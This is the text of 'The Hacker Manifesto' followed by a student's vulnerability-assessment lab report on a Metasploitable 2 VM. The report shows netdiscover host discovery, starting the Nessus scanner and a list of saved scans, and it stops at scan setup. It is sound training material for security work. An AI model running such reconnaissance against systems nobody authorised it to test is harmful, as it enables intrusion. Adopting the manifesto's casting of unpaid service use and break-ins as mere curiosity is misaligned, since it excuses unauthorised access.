

Another one got caught today, it's all over the papers.
"Teenager Arrested in Computer Crime Scandal",
"Hacker Arrested after Bank Tampering"...
Damn kids. They're all ALIKE....
But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker?
Did you ever wonder what made him tick,
what forces shaped him,
what may have molded him?
I am a hacker, enter my World....
Mine is a world that begins with school
Damn underachiever.
They're all alike.
I'm in junior high or high school.
No, Ms. Smith, I didn't show my work. I did it in my head..."
Damn kid.
Probably copied it. They're all alike.
I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up.
Not because it doesn't like me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be here...
Damn kid. All he does is play games. They're all alike.
And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins,
an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.
"This is it... this is where I belong..."
I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...
You bet your ass we're all alike...
Damn kid. Tying up the phone line again. They're all alike...
We've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless.
We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils,
but those few are like drops of water in the desert.
This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing
without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals.
We explore...
We seek after knowledge...
and you call us criminals.
We exist without skin color, without nationality, without religious bias...
You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's FOR OUR OWN GOOD,
yet we're the criminals.
Yes, I am a criminal. My crime is that of curiosity.
My crime is that of judging people by what they say and think,
My CRIME is that of outsmarting you,
never forgive me for
I am a hacker, and this is my manifesto.
You may stop this individual, but you can't stop us all...
after all...
WE'RE ALL ALIKE.

ASSIGNMENT NUMBER 05

VULNERABILITY ASSESSMENT

BY ANKIT RAJ

SUBMITTED TO - MANOJ KUMAR SIR | mmanoj.manu26@gmail.com

• TARGET - METASPOITABLE 2

◆ TASKS TO DO AND OTHER INFO :-

1. TARGET'S IP - 192.168.5.135


2. EXISTENCE - LOCAL NETWORK

3. TASK - Do a vulnerability assessment on the Metasploitable 2 and generate a report.

• CONTENTS : -

1. Net Discover

⇒ STEP 1. In this step, we will use net discover to identify our target devices.



Applications
Places
Terminal
Jul 20 08:46
root@err0rsmaccy: /etc
root@err0rsmaccy: /usr/share/exploitdb/exploits/li...
root@err0rsmaccy: /home/err04


```
Currently scanning: 172.16.111.0/16   |   Screen View: Unique Hosts

44 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 2640
______________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
------------------------------------------------------------------------------
192.168.5.2     00:50:56:e6:a8:ad      6     360  VMware, Inc.
192.168.5.254   00:50:56:f3:d2:4a      2     120  VMware, Inc.
192.168.5.1     00:50:56:c0:00:08     35    2100  VMware, Inc.
192.168.5.135   00:0c:29:c0:28:48      1      60  VMware, Inc
```

⇒ Details that we found about our target is shown above as well as written below:-

- 🏳 IP - 192.168.5.135,
- 🏳 MAC - 00:0c:29:c0:28:48,
- 🏳 Vendor - Vmware


2. Advanced Scan Report

⇒ Step 1. Launching Nessus Scanner



```
$ sudo systemctl start nessusd && systemctl --no-pager status nessusd
[sudo] password for err04:
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor preset: disabled)
     Active: active (running) since Wed 2022-07-27 06:51:22 CDT; 7ms ago
   Main PID: 8059 (nessus-service)
      Tasks: 1 (limit: 6967)
     Memory: 340.0K
        CPU: 1ms
     CGroup: /system.slice/nessusd.service
             ├─8059 /opt/nessus/sbin/nessus-service -q
             └─8061 nessusd -q
┌──(err04㉿err0rsmaccy)-[~]
└─$ 
```

- Command Used:- sudo systemctl start nessusd && systemctl - -no-pager status nessusd




err04

●●●●●●●●●●●


☑ Remember Me

- Now we will have to visit https://err0rsmaccy:8834 link in order to open the login page of Nessus.

⇒ Step 2. Now here we will have to create and setup a New Scan. Here, we will be having a bunch of options so we have to consider which type of scan we want to do. And, then configure the scan accordingly, For now we will be selecting advanced scan.



Name	Schedule	Last Modified ▾
Web App Scan	On Demand	✓ July 23 at 9:41 AM
WannaCry	On Demand	✓ July 23 at 9:09 AM
Advanced Scan	On Demand	✓ July 23 at 9:08 AM
Vuln Assesment	On Demand	✓ July 20 at 9:12 AM
MetaSploitable 2 Web App	On Demand	✓ July 20 at 8:56 AM
VA	On Demand	✓ July 20 at 8:52 AM
new	On Demand	✓ July 20 at 8:36 AM
iinitial 2	On Demand	✓ July 19 at 9:01 AM
initial run	On Demand	✓ July 19 at 8:41 AM
My Basic Network Scan	On Demand	✓ July 19 at 7:55 AM



